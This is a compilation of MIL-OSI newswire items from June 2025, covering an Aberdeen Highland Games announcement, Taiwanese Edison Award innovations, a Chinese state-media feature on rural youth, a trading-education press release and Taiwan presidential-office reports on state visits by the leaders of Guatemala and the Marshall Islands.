  • MIL-OSI United Kingdom: Highland Games set to return to Hazlehead Park

    Source: Scotland – City of Aberdeen

    Summer in Aberdeen is set to begin with the return of the Aberdeen Highland Games to Hazlehead Park next Sunday.  

    The Aberdeen Highland Games, taking place on 15 June from 10am to 5:30pm, promises to be a day of fun that all ages can enjoy.  

    The Lord Provost of Aberdeen, Dr David Cameron, and The Marquess of Aberdeen and Temair George Gordon, who will be the Chieftain of the games, will officially open the Games.

    The Lord Provost said: “Aberdeen’s Highland Games are a celebration of our heritage and showcases the strength and spirit of the North East.

    “I am looking forward to welcoming back visitors and locals to our city for a day that the whole family can enjoy.” 

    This year’s Games will feature traditional Scottish Highland Games competitions including caber tossing and weight over the bar, as well as a selection of fine food and drink from local producers and high quality trade and charity stalls.  

    A range of fun and free activities, including an assault course, climbing wall, segways and TechFest will also be available for all ages to show off their skills and try something new. 

    Stage entertainment will also be on throughout the day from popular children’s act Mr Bloom from CBeebies and music by Aberdeen Music Service, The Rock Choir and Vienna. 

    Dogs are welcome to attend alongside their owners, so long as they remain on a lead at all times and can visit the dog activity zone.

    Tickets are on sale now and can be purchased in advance via our website or on the day. For more information visit our website.

    MIL OSI United Kingdom –

    June 6, 2025
  • MIL-OSI Russia: Polytechnic University has become a platform for dialogue with leaders of nuclear science

    Translation. Region: Russian Federal

    Source: Peter the Great St Petersburg Polytechnic University – Peter the Great St Petersburg Polytechnic University –

    A meeting of students and teachers with representatives of the National Center of Physics and Mathematics (NCPM) and the Russian Federal Nuclear Center – VNIIEF (RFNC-VNIIEF) took place at Peter the Great St. Petersburg Polytechnic University.

    The event was held as part of an all-Russian series of meetings with scientific directors of RFNC-VNIIEF, organized with the support of the State Corporation Rosatom in the year of the 80th anniversary of the Russian nuclear industry.

    The delegation included leading experts from the nuclear industry and the scientific community:

    Svetlana Moskaleva, Head of the Department of Human Resources Management and Social Development Programs of the Directorate for the Nuclear Weapons Complex of the State Corporation Rosatom, presented a report entitled “Career Trajectories of the Nuclear Weapons Complex and the Nuclear Industry”; Vladimir Voevodin, Director of the Sarov Branch of Moscow State University, Doctor of Physical and Mathematical Sciences, Corresponding Member of the Russian Academy of Sciences, Professor, presented a lecture entitled “Supercomputer Technologies Changing the World”; Egor Davydov, Head of Department of RFNC-VNIIEF, Candidate of Physical and Mathematical Sciences, Executive Secretary of the Scientific and Technical Council of the NCFM, presented a report entitled “RFNC-VNIIEF — NCFM: Science and Scientific Personnel of the Future”; Andrey Grebennikov, Deputy Head of the Mathematics Department at RFNC-VNIIEF, Doctor of Physical and Mathematical Sciences, spoke about “Mathematical Modeling and Supercomputer Technologies at RFNC-VNIIEF”; Evgeny Mikheev, Head of the HR Department at RFNC-VNIIEF, and Ksenia Kuzmina, Head of the HR and Educational Projects Department at NCFM, held a joint Q&A session on employment.

    RFNC-VNIIEF is one of the key scientific institutes of the Russian nuclear complex, located in Sarov. The center conducts fundamental and applied research in the field of physics, mathematics, modeling of complex physical processes, as well as the development and operation of supercomputers. As the lead organization in the framework of work to ensure the country’s defense capability, RFNC-VNIIEF actively develops scientific cooperation with leading universities and institutes of Russia. The center not only solves problems of national scale, but also acts as one of the flagships of high-tech developments in the civilian sector, including nuclear energy, materials of the future and digital technologies.

    The event was attended by the First Vice-Rector of SPbPU Vitaly Sergeev, Vice-Rector for Digital Transformation of SPbPU Alexey Borovkov, Director of the Institute of Computer Science and Cybersecurity Dmitry Zegzhda, Acting Director of the Institute of Physics and Mechanics Nikolay Ivanov, as well as students and postgraduates of the Institute of Computer Science and Cybersecurity and the Institute of Physics and Mechanics.

    The meeting at the Polytechnic was part of a federal initiative to popularize science among students at the country’s leading technical universities. It not only allowed young scientists and engineers to become familiar with the cutting-edge areas of Russian science, but also emphasized the growing role of cooperation between universities, research centers, and industry in strengthening Russia’s technological independence.

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    MIL OSI Russia News –

    June 6, 2025
  • MIL-OSI Asia-Pac: Edison Awards_ Silver AI-Optimized Smart EDM Equipment(MIRDC)

    Source: Republic of China Taiwan

    MIRDC has received a prestigious Silver Award for creative groundbreaking innovation has been honored with a Silver Award at an international innovation competition for its groundbreaking development-the “AI-Optimized Smart EDM Equipment”. This advanced pioneering system integrates artificial intelligence (AI) with AIoT cloud-based management, adaptable parameters control (APC)introducing self-adaptive parameter tuning and real-time compensation mechanisms. The result is a comprehensive upgrade of traditional electrical discharge machining (EDM), significantly enhancing both process efficiency and machining precision, and propelling high-end manufacturing into the era of smart production.

    EDM is an essential process in industries such as aerospace, especially for machine high-precision, complex materials. Traditionally, EDM operations relied on the manual expertise of skilled technicians to fine-tune dozens of parameters, resulting in unstable quality, prolonged processing times, and limited scalability. The AI-Optimized Smart EDM Equipment leverages AI to automatically assess machining conditions and make real-time adjustments to critical parameters. This eliminates the instability and inefficiency of manual operation, introducing predictive capabilities and highly stable process control.

    Equipped with microsecond-level data acquisition technology, AI-Optimized Smart EDM Equipment can capture over one million pulse signals per second. It analyzes seven key machining features in real time-such as spark frequency, peak current, and gap voltage-and applies AI models to assess machining quality and optimize parameters. This dramatically reduces finishing time from 12 hours to less than 4 hours, while increasing machining precision from the conventional 10 microns to under 5 microns-and in some cases, with some applications achieving sub-micron precision (0.5 micrometre)- a benchmark suitable for aerospace-grade components.

    In addition to hardware innovation, the technology further integrates an AIoT cloud-based architecture that enables comprehensive process data traceability, remote monitoring, and anomaly detection. Users can access the cloud platform to monitor real-time equipment status and machining quality across global operations, allowing rapid response to supply chain disruptions. This enhances manufacturing flexibility and operational efficiency, aligning perfectly with the smart manufacturing demands of high-end industries such as aerospace, electric vehicles, and semiconductors.

    The technology has received eight domestic and international patents and has been successfully implemented by over ten companies-including OSCARMAX and YAWJET-in applications ranging from high-end EV connector terminal molds and critical aerospace engine components. The system has not only improved manufacturing efficiency and product yield but also helped partner companies secure major international contracts, generating substantial commercial returns.

    The “AI-Optimized Smart EDM Equipment” is more than a technological upgrade- it represents a paradigm shift in manufacturing. It symbolizes Taiwan’s shift from traditional contract manufacturing to a position of global leadership in innovation-driven smart manufacturing. Looking forward, this technology is set to expand into additional high-precision sectors such as space, new energy vehicles, and medical devices, continuing to fuel industrial innovation and strengthen Taiwan’s presence on the global stage.

    MIL OSI Asia Pacific News –

    June 6, 2025
  • MIL-OSI Asia-Pac: Edison Awards_ Silver Compact and High-Performance Welding Cobot(MIRDC)

    Source: Republic of China Taiwan

    To overcome the welder shortage in large-scale steel constructing, the Metal Industries Research & Development Centre (MIRDC) has developed a groundbreaking innovation-the Compact and High-Performance Welding Cobot (CHPW), which has received the prestigious Silver Edison Award. This advanced robotic system acts like a welder’s “intelligent eyes,” equipped with real-time 3D laser scanning and AI-powered weld defect recognition to accurately capture and analyze the weld seam morphology. This enhance welding quality and bring digital transform large-scale welding industry, significantly reducing waste for rework time and labor cost, in advance to minimize human intervention.

    MIL OSI Asia Pacific News –

    June 6, 2025
  • MIL-OSI China: Crossing mountains, Chinese youth building future beyond the fields

    Source: People’s Republic of China – State Council News

    On a crisp spring morning, Wang Bing navigated frost-rimmed paths toward her office at the government building of Taxkorgan Tajik Autonomous County in northwest China’s Xinjiang Uygur Autonomous Region, a windswept frontier perched 4,000 meters above sea level on the Pamir Plateau.

    Last year, the 24-year-old from Inner Mongolia Autonomous Region in north China had joined 44 peers in the “Go West” program, trading city life for a government audit role in one of China’s most remote regions. Her sun-burned cheeks tell a story shared by hundreds of thousands — generations redefining success through service in the nation’s hinterlands.

    Wang’s journey mirrors a seismic shift among China’s youth. Since its launch in 2003, China’s “Go West” program has enabled 540,000 young volunteers to serve across over 2,000 county-level regions in the country’s vast, underdeveloped western regions for a year or more, according to the Communist Youth League of China. The talent program seeks to bring fresh perspectives and energy to areas with significant growth potential.

    In Kuqa City’s No. 3 Middle School, Liu Daqian from Harbin Institute of Technology (HIT) in northeast China, helps his students, who once “struggled to hold a mouse,” to practice robot programming. In January 2024, an HIT alumni-founded company donated an AI laboratory to the school. That same year, two student teams mentored by HIT volunteer teachers won national competition awards, setting a new record for southern Xinjiang.

    “I studied bridge engineering, and I want to build that same kind of bridge, one that connects children to a bigger world,” said Liu, who teaches geography. To his students, the witty and humorous teacher from Heilongjiang Province possesses a magical charm — he always seems to have the answer to every question.

    Of those in the “Go West” program, over 55,000 volunteers have served in Xinjiang, a region covering one-sixth of China’s territory, with more than 15,000 choosing to remain in Xinjiang long term, the regional Communist Youth League Committee revealed.

    Wang Jiamin, meanwhile, has returned to familiar territory but in a new role. After earlier teaching in rural Yunnan Province in southwest China via this program, the Beijing Foreign Studies University graduate has gone back to Yunnan after her stint as a student in the Chinese capital, this time serving as a civil servant. Calling Yunnan her “second hometown,” Wang expressed excitement about trekking through the fields and visiting the homes of villagers to persuade families to send their children back to school.

    There are also rooted professionals active in rural settings in the west of China. Dressed in pink scrubs and gloves, 29-year-old veterinarian Bai Hua deftly examined a cow in Guyuan of northwest China’s Ningxia Hui Autonomous Region, where she was born into a cattle farming family and has practiced as a veterinarian for a decade since graduating from a local vocational-technical school.

    “Field vets must travel village-to-village daily and most can’t handle it,” she said, recalling initial skepticism from farmers about her petite frame. “But skill outweighs size,” she added. Her team now treats over 100 livestock daily — providing critical expertise to remote farms.

    Youth-driven innovation is transforming rural economies. In the mountainous areas of Longnan, northwest China’s Gansu Province, tech-savvy entrepreneur Zhao Wuqiang could be seen live-streaming his walnut oil products to national audiences. A former software engineer in eastern China, Zhao made a pivotal career shift 14 years ago. His foresight of China’s internet boom and his hometown’s untapped potential combined to create a 380-million-yuan (about 52.9 million U.S. dollars) business integrating more than 200 farming cooperatives, establishing direct farm-to-table supply chains while modernizing walnut cultivation for some 12,000 farmer households.

    “Upgraded rural internet infrastructure and logistics networks have been game-changers for our e-commerce growth,” Zhao said. The ex-programmer’s company has garnered 130,000 followers on social media platforms.

    Official statistics showed that as of the end of 2024, over 90 percent of China’s administrative villages had achieved 5G network coverage, with gigabit broadband networks now available in all county-level regions. Notably, rural logistics infrastructure has also seen significant enhancement, with 346,000 integrated mail and delivery service stations now operational at village level — providing express delivery access to more than 95 percent of the country’s administrative villages.

    As China accelerates its agricultural modernization, a growing wave of urban youth are returning to their rural roots. In Anji County of east China’s Zhejiang Province, an eco-tourism hotspot which drew over 34 million visitors last year, Ding Chuxiao, 27, blends design flair with tea culture and farm experiences.

    Ding’s creative teahouse showcases her artistic vision through bamboo products, white tea caddies and canvas bags with ink-wash painted tea hills, capitalizing on Anji’s booming rural tourism. The slower pace there fuels her creativity, and Ding’s business now generates revenue of more than 100,000 yuan annually.

    China’s urban-rural development model preserves rural landscapes while injecting modern elements, addressing agricultural gaps to achieve shared prosperity. “Young people bring fresh perspectives and market savvy to identify new opportunities in rural revitalization,” said Xue Zelin, a senior fellow and secretary of the Communist Youth League Committee of Shanghai Academy of Social Sciences.

    To date, more than 12 million people have returned to or settled in rural areas to start businesses across China, according to Han Wenxiu, executive deputy director of the Office of the Central Committee for Financial and Economic Affairs, who noted that human capital is fundamental to rural revitalization, emphasizing the need to leverage the countryside’s abundant opportunities to attract talent while utilizing its pleasant and scenic living conditions to retain them.

    “Even deep in the mountains, if you settle in with commitment and perseverance, you’ll grow upward and see the promise of rural revitalization,” Zhao said. 

    MIL OSI China News –

    June 6, 2025
  • MIL-OSI Asia-Pac: Edison Awards_ Silver Artificial Intelligence Navigation Assistance System

    Source: Republic of China Taiwan

    Maritime navigation often faces challenges such as heavy fog and poor visibility at night. In such conditions, traditional radar and Automatic Identification Systems (AIS) often struggle to provide real-time and intuitive navigational information. The “Artificial Intelligence Navigation Assistance System” addresses this pain point by integrating AI-based image recognition with thermal imaging and visible light camera technologies. Even in nighttime or adverse weather, the system can accurately identify surrounding vessels, significantly enhancing visual perception capabilities.

    By fusing data from maritime radar and AIS, the system offers a real-time, intuitive visual navigation interface that enables quick awareness of surrounding vessel movements. Additionally, through AI-powered predictive analysis, it can recognize up to 17 vessel types under all weather conditions and effectively detect vessel activity within a 2-nautical-mile range, actively alerting users to potential navigation risks and helping to prevent collisions.

    The system has already been integrated with cameras from Merit Lilin Ent. Co. and Creative Sensor Inc., and deployed on vessels from Pier 22 Co. Yachts and Porrima. Future plans include expanding into unmanned vessel applications, further advancing AI capabilities in maritime operations.

    MIL OSI Asia Pacific News –

    June 6, 2025
  • MIL-OSI: Tredu.com Launches Global Platform to Revolutionize Trading Education

    Source: GlobeNewswire (MIL-OSI)

    NEW DELHI, INDIA, June 06, 2025 (GLOBE NEWSWIRE) — Tredu.com announces the launch of a new global platform designed to transform trading education by connecting traders of all skill levels with verified educators from around the world. Built to bridge the gap between theory and real-market experience, Tredu.com aims to make high-quality trading education more accessible, reliable, and inclusive than ever before.

    Addressing a Fragmented Market

    In recent years, trading has seen unprecedented growth across all demographics. Yet, access to trustworthy, structured education remains inconsistent. Many aspiring traders struggle to distinguish between legitimate educational opportunities and low-value or even misleading content.

    Tredu.com directly addresses this challenge. Through a curated marketplace, the platform enables users to discover, compare, and book trading educators across a wide spectrum of asset classes, including forex, crypto, stocks, commodities, and indices.

    Traders today are overwhelmed by noise and misinformation, our platform was created to give learners a single, reliable destination where they can connect with real professionals offering real insights; not hype.

    A Platform Built for Traders, by Educators

    Tredu.com’s structure is designed with flexibility in mind. Traders can search for educators by language, specialization, experience level, or even trading style. The platform also supports both live one-on-one sessions and structured courses, depending on user preference.

    Educators, on the other hand, gain access to an international audience of active learners. Each educator’s profile includes verified credentials, student reviews, and a transparent pricing model. Instructors can list offerings across multiple formats, from single masterclasses to long-term mentorship programs.

    Quality Assurance and Transparency at the Core

    Every educator on Tredu.com goes through a strict onboarding process that includes verification of qualifications and trading history. The platform also enforces rigorous quality controls, including periodic audits, feedback loops, and performance tracking.

    Our goal is not just to connect traders and educators. It’s to elevate the standard of trading education worldwide. We believe that transparency, accountability, and quality assurance should be built into the system.

    Global Reach, Local Impact

    Today, educators and traders in more than 30 countries actively use the platform. With built-in multilingual support and payment systems that work smoothly across borders, Tredu makes it easy for users on nearly every continent, from Europe to Asia, Africa to the Americas, to connect without friction.

    As more individuals turn to trading as a means of building financial autonomy, the need for reliable education has never been greater. Tredu.com steps into this space with a clear mission: to support a new generation of informed, skilled traders who can make confident decisions in the markets.

    Tools That Support Real Growth

    To make the learning journey more effective, Tredu.com equips users with a suite of practical tools. From real-time performance tracking to built-in video conferencing and smart analytics, these features help both educators and learners stay aligned and measure results over time. The focus is on progress that can be seen, tracked, and applied in real-market situations.

    In upcoming development phases, Tredu.com plans to roll out certification pathways and partner with brokerages and financial institutions to offer verified learning tracks tied to real-world opportunities.

    Industry Response

    Early feedback from both independent educators and trading communities has been overwhelmingly positive. Many see Tredu.com as a needed evolution in a space where education has lagged behind innovation.

    “Finding a mentor used to mean luck or years of networking,” said one beta tester from Madrid. “Now it’s as simple as opening an account and browsing a verified list of experts. This is a game-changer for anyone serious about trading.”

    About Tredu.com

    Tredu.com is a global marketplace for trading education, designed to connect learners with verified trading professionals worldwide. The platform supports personalized and course-based learning across all major financial instruments, combining transparency, flexibility, and high standards. Tredu.com operates with the mission of making credible, practical trading education accessible to all.

    Media Contact

    Brand: Tredu.com

    Contact: Tredu PR Team

    Email: marketing@tredu.com

    Website: https://www.tredu.com

    The MIL Network –

    June 6, 2025
  • MIL-OSI Asia-Pac: President Lai hosts state banquet for President Bernardo Arévalo of Republic of Guatemala  

    Source: Republic of China Taiwan

    Details
    2025-06-05
    President Lai welcomes President Bernardo Arévalo of Republic of Guatemala with military honors  
    On the morning of June 5, President Lai Ching-te welcomed with full military honors President Bernardo Arévalo of the Republic of Guatemala and his wife, who are leading a delegation of cabinet members visiting Taiwan for the first time, demonstrating the deep and enduring alliance between our nations. In remarks, President Lai noted that over the past few years, bilateral cooperation between Taiwan and Guatemala has grown closer and more diverse, and said that moving forward, based on a foundation of mutual assistance for mutual benefit, we will continue to promote programs in line with international trends, spurring prosperity and development in both our nations. The military honors ceremony began at 10:30 a.m. in the Entrance Hall of the Presidential Office. After a 21-gun salute and the playing of the two countries’ national anthems, President Lai and President Arévalo each delivered remarks. A translation of President Lai’s remarks follows: Today, President Arévalo and First Lady Lucrecia Peinado are leading a delegation of cabinet members visiting Taiwan for the first time, demonstrating the deep and enduring alliance between our nations. On behalf of the people and government of the Republic of China (Taiwan), I want to extend my sincerest welcome. Last year, our two countries celebrated the 90th anniversary of diplomatic ties, providing mutual support all along the way. Especially over the past few years, bilateral cooperation has grown closer and more diverse. We have a long record of remarkable results, whether in terms of medicine and public health, education and culture, technological cooperation, or economic and trade exchanges. Moving forward, based on a foundation of mutual assistance for mutual benefit, Taiwan and Guatemala will continue to promote programs in line with international trends. We will continue to strengthen exchange and cooperation for young people, as well as scholarship programs, and actively cultivate high-tech and information and communications technology industry talent, spurring prosperity and development in both our nations. Although separated by a great distance, the peoples of both countries are closely connected by their ideals and values. I am confident that with President Arévalo’s support, bilateral exchanges and cooperation will become closer and more diverse, beginning a very promising new chapter. I wish the visiting delegation a smooth and successful trip. President Arévalo then delivered remarks, saying that on behalf of the government and people of Guatemala, he is honored to visit the Republic of China (Taiwan), this beautiful nation, and to receive full military honors, which reflects the mutual respect between our two nations as well as our solid friendship. Especially as this state visit comes as we celebrate 90 years of formal diplomatic ties, he said, he has brought the foreign minister, economics minister, private secretary to the president, and social communication secretary as members of his delegation, in the hope of our ties embarking on a new chapter. President Arévalo said that Guatemala-Taiwan ties have in recent years been growing steadily on a foundation of mutual understanding and cooperation, making significant progress, and that our peoples have also cultivated sincere friendships and cooperative relationships across many fields. Our nations are especially promoting public health, education, agricultural technology, and infrastructure, he said, key fields which are conducive to economic and social development. He expressed his hope that on such good foundations of the past, we can further strengthen our bilateral ties for the future. President Arévalo stated that through this state visit they not only want to reaffirm the good bilateral ties between our nations, but that they also hope to define a trajectory for the future of our cooperation in the direction of expanding economic cooperation, building economic and trade alliances, and facilitating investment to foster a Taiwan-Guatemala relationship that benefits both peoples. He then expressed gratitude to the people of Taiwan for helping Guatemala over the past 90 years and reaffirmed the unwavering support of Guatemala for the Republic of China (Taiwan). On the occasion of this visit, he said, he hopes to extend a friendly hand to the people of Taiwan, adding that he looks forward to our nations continuing to take major steps forward on the road of mutual assistance and prosperity. Also in attendance at the welcome ceremony were Dean of the Diplomatic Corps and Saint Vincent and the Grenadines Ambassador Andrea Clare Bowman, and members of the foreign diplomatic corps in Taiwan.  

    Details
    2025-06-03
    President Lai confers decoration on President Hilda C. Heine of Republic of the Marshall Islands, hosts state banquet  
    At noon on June 3, President Lai Ching-te, accompanied by Vice President Bi-khim Hsiao, conferred a decoration upon President Hilda C. Heine of the Republic of the Marshall Islands, and hosted a state banquet for President Heine and her husband at the Presidential Office. In remarks, President Lai thanked President Heine for her commitment to deepening the diplomatic partnership between our nations and speaking up for Taiwan in the international arena. He also expressed hope for Taiwan and the Marshall Islands to work together to address various challenges through an even greater diversity of exchanges, and that together, we can contribute even more to peace, stability, and development throughout the Pacific region. At the decoration ceremony, President Lai personally conferred the Order of Brilliant Jade with Grand Cordon on President Heine before delivering remarks, a translation of which follows:  The Marshall Islands was the first Pacific ally that I visited after taking office as president. When I arrived there, I was immediately drawn to its beautiful scenery. And I received a very warm welcome from the local people. This gesture showed the profound friendship between our two nations. I was truly touched. I also remember trying your nation’s special Bob Whisky for the first time. The flavor was as unique and impressive as the landscape of the Marshall Islands.  In addition to welcoming our distinguished guests today, we also presented President Heine with the Order of Brilliant Jade with Grand Cordon. On behalf of the people of Taiwan, I want to thank President Heine for her commitment to deepening the diplomatic partnership between our nations, and for staunchly speaking up for Taiwan in the international arena. Both I and the people of Taiwan are profoundly grateful to President Heine for her friendship and support. Over the past few years, cooperation between Taiwan and the Marshall Islands has grown ever closer. And this visit by our distinguished guests will allow our two countries to further expand areas of bilateral exchange. I have always believed that only through mutual assistance and trust can two countries build a longstanding and steadfast partnership. I once again convey my sincere aspiration that Taiwan and the Marshall Islands work together to address various challenges through an even greater diversity of exchanges. Together, we can contribute even more to peace, stability, and development throughout the Pacific region. In closing, I want to thank President Heine and First Gentleman Thomas Kijiner, Jr. for leading this delegation to Taiwan, which deepens the foundations of our bilateral relationship. May our two nations enjoy a long and enduring friendship. President Heine then delivered remarks, stating that she felt especially privileged to receive the Order of Brilliant Jade with Grand Cordon of the Republic of China (Taiwan), and humbly accepted the honor with the utmost gratitude, humility, and deep responsibility. This is a deep responsibility, she said, because she understands that since its inception in 1933, this order has been bestowed upon a select few. She then thanked President Lai for this great honor. President Heine stated that the banquet was not just a celebration of our bilateral friendship, but a true reflection of the generosity of the Taiwan spirit and a testament to the enduring ties between our nations, founded on shared values and aspirations, including a respect for the rule of law, the preservation of human dignity, and a deep commitment to democracy. President Heine stated that the Taiwan-Marshall Islands partnership continues to evolve through practical cooperation and mutual support. In recent years, she said, our countries have worked hand in hand across a range of vital sectors, including the recent opening of the Majuro Hospital AI and Telehealth Center and the ongoing and successful Taiwan Health Center, various technical training and scholarship programs, and various climate change adaptation projects in renewable energy, coastal resilience, and sustainable agriculture.   President Heine emphasized that the Marshall Islands continues to be a proud and vocal supporter of Taiwan’s meaningful participation in the United Nations system and other international organizations. Taiwan’s exclusion from these platforms, she said, is not only unjust, but is bad for the world, and the global community needs Taiwan’s voice and expertise.  President Heine also expressed sincere appreciation to all of the Taiwanese friends who have contributed their efforts to deepening bilateral relations, including government officials, healthcare workers, teachers, engineers, and volunteers. The people of the Marshall Islands, she said, deeply appreciate and value everyone’s efforts and service. President Heine said that as we celebrate our partnership, let us look to the future with hope and determination, continue to work together, learn from one another, and support one another to champion a world where all nations can chart their own course based on peace and international law. Also attending the state banquet were Marshall Islands Council of Iroij Chairman Lanny Kabua, Minister of Foreign Affairs and Trade Kalani R. Kaneko, Minister of Finance David Paul, Nitijela Standing Committee on Foreign Affairs and Trade Chairperson Joe Bejang, and Charge d’Affaires a.i. Anjanette Davis-Anjel of the Embassy of the Republic of the Marshall Islands.  

    Details
    2025-06-03
    President Lai and President Hilda C. Heine of Marshall Islands hold bilateral talks and witness signing of agreements
    On the morning of June 3, President Lai Ching-te, accompanied by Vice President Bi-khim Hsiao, held bilateral talks with President Hilda C. Heine of the Republic of the Marshall Islands at the Presidential Office following a welcome ceremony with military honors for her and her husband. The leaders also jointly witnessed the signing of a letter of intent for sports exchanges and a memorandum of understanding regarding the Presidents’ Scholarship Fund. President Lai then presided over a launch ceremony for a loan program to purchase aircraft. In remarks, President Lai thanked the government and the Nitijela (parliament) of the Marshall Islands for their longstanding support for Taiwan’s international participation and for voicing staunch support for Taiwan at numerous international venues. President Lai said that Taiwan looks forward to continuing to deepen its diplomatic partnership with the Marshall Islands and build an even closer cooperative relationship across a range of fields, engaging in mutual assistance for mutual benefits and helping each other achieve joint and prosperous development to yield even greater well-being for our peoples. A translation of President Lai’s remarks follows: I once again warmly welcome President Heine, First Gentleman Thomas Kijiner, Jr., and our guests to Taiwan. During my visit to the Marshall Islands last year, I said that Taiwan and the Marshall Islands are truly a family. When Vice President Hsiao and I took office last year, President Heine led a delegation to Taiwan. It is now one year since our inauguration, and I am delighted to see President Heine once again, just as if I were seeing family arrive from afar. Through my visit to the Marshall Islands, I gained a profound sense of the friendship between the peoples of our two nations, well-demonstrated by bilateral exchanges in such areas as healthcare, agriculture, and education. And it is thanks to President Heine’s longstanding support for Taiwan that our countries have been able to further advance collaboration on even more issues, including women’s empowerment and climate change. In recent years, the geopolitical and economic landscape has changed rapidly. We look forward to Taiwan and the Marshall Islands continuing to deepen our partnership and build an even closer cooperative relationship. In just a few moments, President Heine and I will witness the signing of several documents, including a memorandum of understanding and a letter of intent, to expand bilateral cooperation in such fields as sports, education, and transportation. Taiwan will take concrete action to work with the Marshall Islands and advance mutual prosperity and development, writing a new chapter in our diplomatic partnership. I would also like to take this opportunity to express gratitude to the government and Nitijela of the Marshall Islands. In recent years, the Nitijela has passed annual resolutions backing Taiwan’s international participation, and President Heine and Marshallese cabinet members have been some of the strongest advocates for Taiwan’s international participation, voicing staunch support for Taiwan at numerous international venues. Building on the pillars of democracy, peace, and prosperity, Taiwan will continue to work with the Marshall Islands and other like-minded countries to deepen our partnerships, engage in mutual assistance for mutual benefits, and help one another achieve joint and prosperous development. I have every confidence that the combined efforts of our two nations will yield even greater well-being for our peoples and see us make even more contributions to the world. President Heine then delivered remarks, and began by conveying warm greetings of iokwe from the people and government of the Republic of the Marshall Islands to the people and government of the Republic of China (Taiwan). She said she was deeply honored to be in Taiwan for an official visit, and extended appreciation to President Lai and his government for their gracious invitation and warm welcome. President Heine stated that this year marks 27 years of diplomatic ties between our two nations, and that they are proud of this enduring friendship. This special and enduring relationship, she said, is grounded in our shared Austronesian heritage, and strengthened by mutual respect for each other’s democratic systems and our steadfast commitment to the core values of freedom, justice, and the rule of law. President Heine stated that Taiwan’s continued support has been invaluable to the people and national development of the Marshall Islands, particularly in the areas of health, education, agriculture, and climate change. She also expressed deep appreciation to Taiwan for providing Marshallese students with opportunities to study in Taiwan, and for the care extended to Marshallese who travel here for medical treatment. President Heine also announced that she would be presenting a copy of a resolution by the people and government of the Republic of the Marshall Islands reiterating their appreciation for the support provided by the people and government of the Republic of China (Taiwan), and calling on the United Nations to take immediate action to resolve the inappropriate exclusion of Taiwan’s 23 million people from the UN system. She added that she looked forward to the bilateral discussions later that day, and to continuing the important work that both countries carry out together. After the bilateral talks, President Lai and President Heine witnessed the signing of a letter of intent regarding sports exchanges and a memorandum of understanding regarding the Presidents’ Scholarship Fund by Minister of Foreign Affairs Lin Chia-lung (林佳龍) and Marshallese Minister of Foreign Affairs and Trade Kalani R. Kaneko. President Lai then presided over a launch ceremony for a loan program to purchase aircraft, marking the formal beginning of Taiwan-Marshall Islands air transport cooperation. The visiting delegation also included Council of Iroij Chairman Lanny Kabua, Minister of Finance David Paul, and Nitijela Standing Committee on Foreign Affairs and Trade Chair Joe Bejang. They were accompanied to the Presidential Office by Charge d’Affaires a.i. Anjanette Davis-Anjel of the Embassy of the Republic of the Marshall Islands.

    Details
    2025-06-03
    President Lai welcomes President Hilda C. Heine of Republic of the Marshall Islands with military honors  
    President Lai Ching-te welcomed President Hilda C. Heine of the Republic of the Marshall Islands and her husband on the morning of June 3 with full military honors. In remarks, President Lai thanked President Heine and the people and government of the Marshall Islands for demonstrating such high regard for our nations’ diplomatic ties. The president said that over our 27 years of diplomatic relations, our cooperation in healthcare, agriculture, fisheries, education and training, and climate change has yielded many positive results. And moving ahead, he said, Taiwan will continue to deepen collaboration across all domains for mutual prosperity and growth. The welcome ceremony began at 10:30 a.m. in the plaza fronting the Presidential Office. President Lai and President Heine each delivered remarks after a 21-gun salute, the playing of the two countries’ national anthems, and a review of the military honor guard. A translation of President Lai’s remarks follows: On behalf of the people and government of the Republic of China (Taiwan), it is a great pleasure to welcome President Heine, First Gentleman Thomas Kijiner, Jr., and their delegation with full military honors as they make this state visit to Taiwan. When I traveled to the Marshall Islands on a state visit last December, I was received with great warmth and courtesy. I once again thank President Heine and the people and government of the Marshall Islands for demonstrating such high regard for our nations’ diplomatic ties. Taiwan and the Marshall Islands share Austronesian cultural traditions, and we are like-minded friends. Throughout our 27 years of diplomatic relations, we have always engaged with each other in a spirit of reciprocal trust and mutual assistance. Our cooperation in healthcare, agriculture, fisheries, education and training, and climate change has yielded many positive results. This is President Heine’s first state visit to Taiwan since taking office for a second time. We look forward to engaging our esteemed guests in in-depth discussions on issues of common concern. And moving ahead, Taiwan will continue to deepen collaboration with the Marshall Islands across all domains for mutual prosperity and growth. In closing, I thank President Heine, First Gentleman Kijiner, and their entire delegation for visiting Taiwan. I wish you all a pleasant and successful trip.  A transcript of President Heine’s remarks follows: Your Excellency President Lai Ching-te, Vice President [Bi-khim] Hsiao, honorable members of the cabinet, ambassadors, distinguished guests, ladies and gentlemen: It is my pleasure to extend warm greetings of iokwe on behalf of the people and the government of the Republic of the Marshall Islands. I wish to also convey my appreciation to Your Excellency President Lai, for the hospitality and very warm welcome – kommol tata. This visit marks my seventh official state visit to this beautiful country. It’s a testament to my strong commitment to further deepening ties between the Republic of the Marshall Islands and the Republic of China (Taiwan). During this visit, I look forward to engaging in meaningful discussions with Your Excellency President Lai to further strengthen the bilateral relationship between our two nations and our peoples.  For over a quarter-century, Taiwan has been a strong ally and friend to the Marshall Islands. Our partnership has thrived across many sectors, including education, healthcare, infrastructure, and economic development. Through Taiwan’s generous support and collaboration, we have made significant progress in improving the lives of our people, empowering our communities, and fostering sustainable growth. The Marshall Islands deeply values our partnership with Taiwan and appreciates Taiwan’s support over the years. Despite our small size and limited voice on the global stage, the Marshall Islands deeply cherishes our friendship with Taiwan, and to that end, I wish to reaffirm my government’s commitment to Taiwan’s meaningful participation in the United Nations system. Taiwan has consistently demonstrated its commitment to the principles of democracy, human rights, and the rule of law. In light of current constraints in global affairs, it is now more urgent than ever that the international community of nations recognize the fundamental rights of the 23 million Taiwanese people and recognize Taiwan’s aspiration to engage fully in global affairs. It is with this in mind that I wish to reiterate to Your Excellency President Lai, the Taiwanese people, and the world that under my government, Marshall Islands will continue to acknowledge Taiwan’s contribution on the global stage and urge like-minded countries to advocate for Taiwan’s meaningful engagement in the international arena. In closing, may I once again extend our sincere appreciation to Your Excellency President Lai, the people and government of the Republic of China (Taiwan), for your warm welcome.  Also in attendance at the welcome ceremony were Charge d’Affaires a.i. Anjanette Davis-Anjel of the Embassy of the Republic of the Marshall Islands, Dean of the Diplomatic Corps and Saint Vincent and the Grenadines Ambassador Andrea Clare Bowman, and members of the foreign diplomatic corps in Taiwan.  

    Details
    2025-05-29
    President Lai attends 2025 Europe Day Dinner
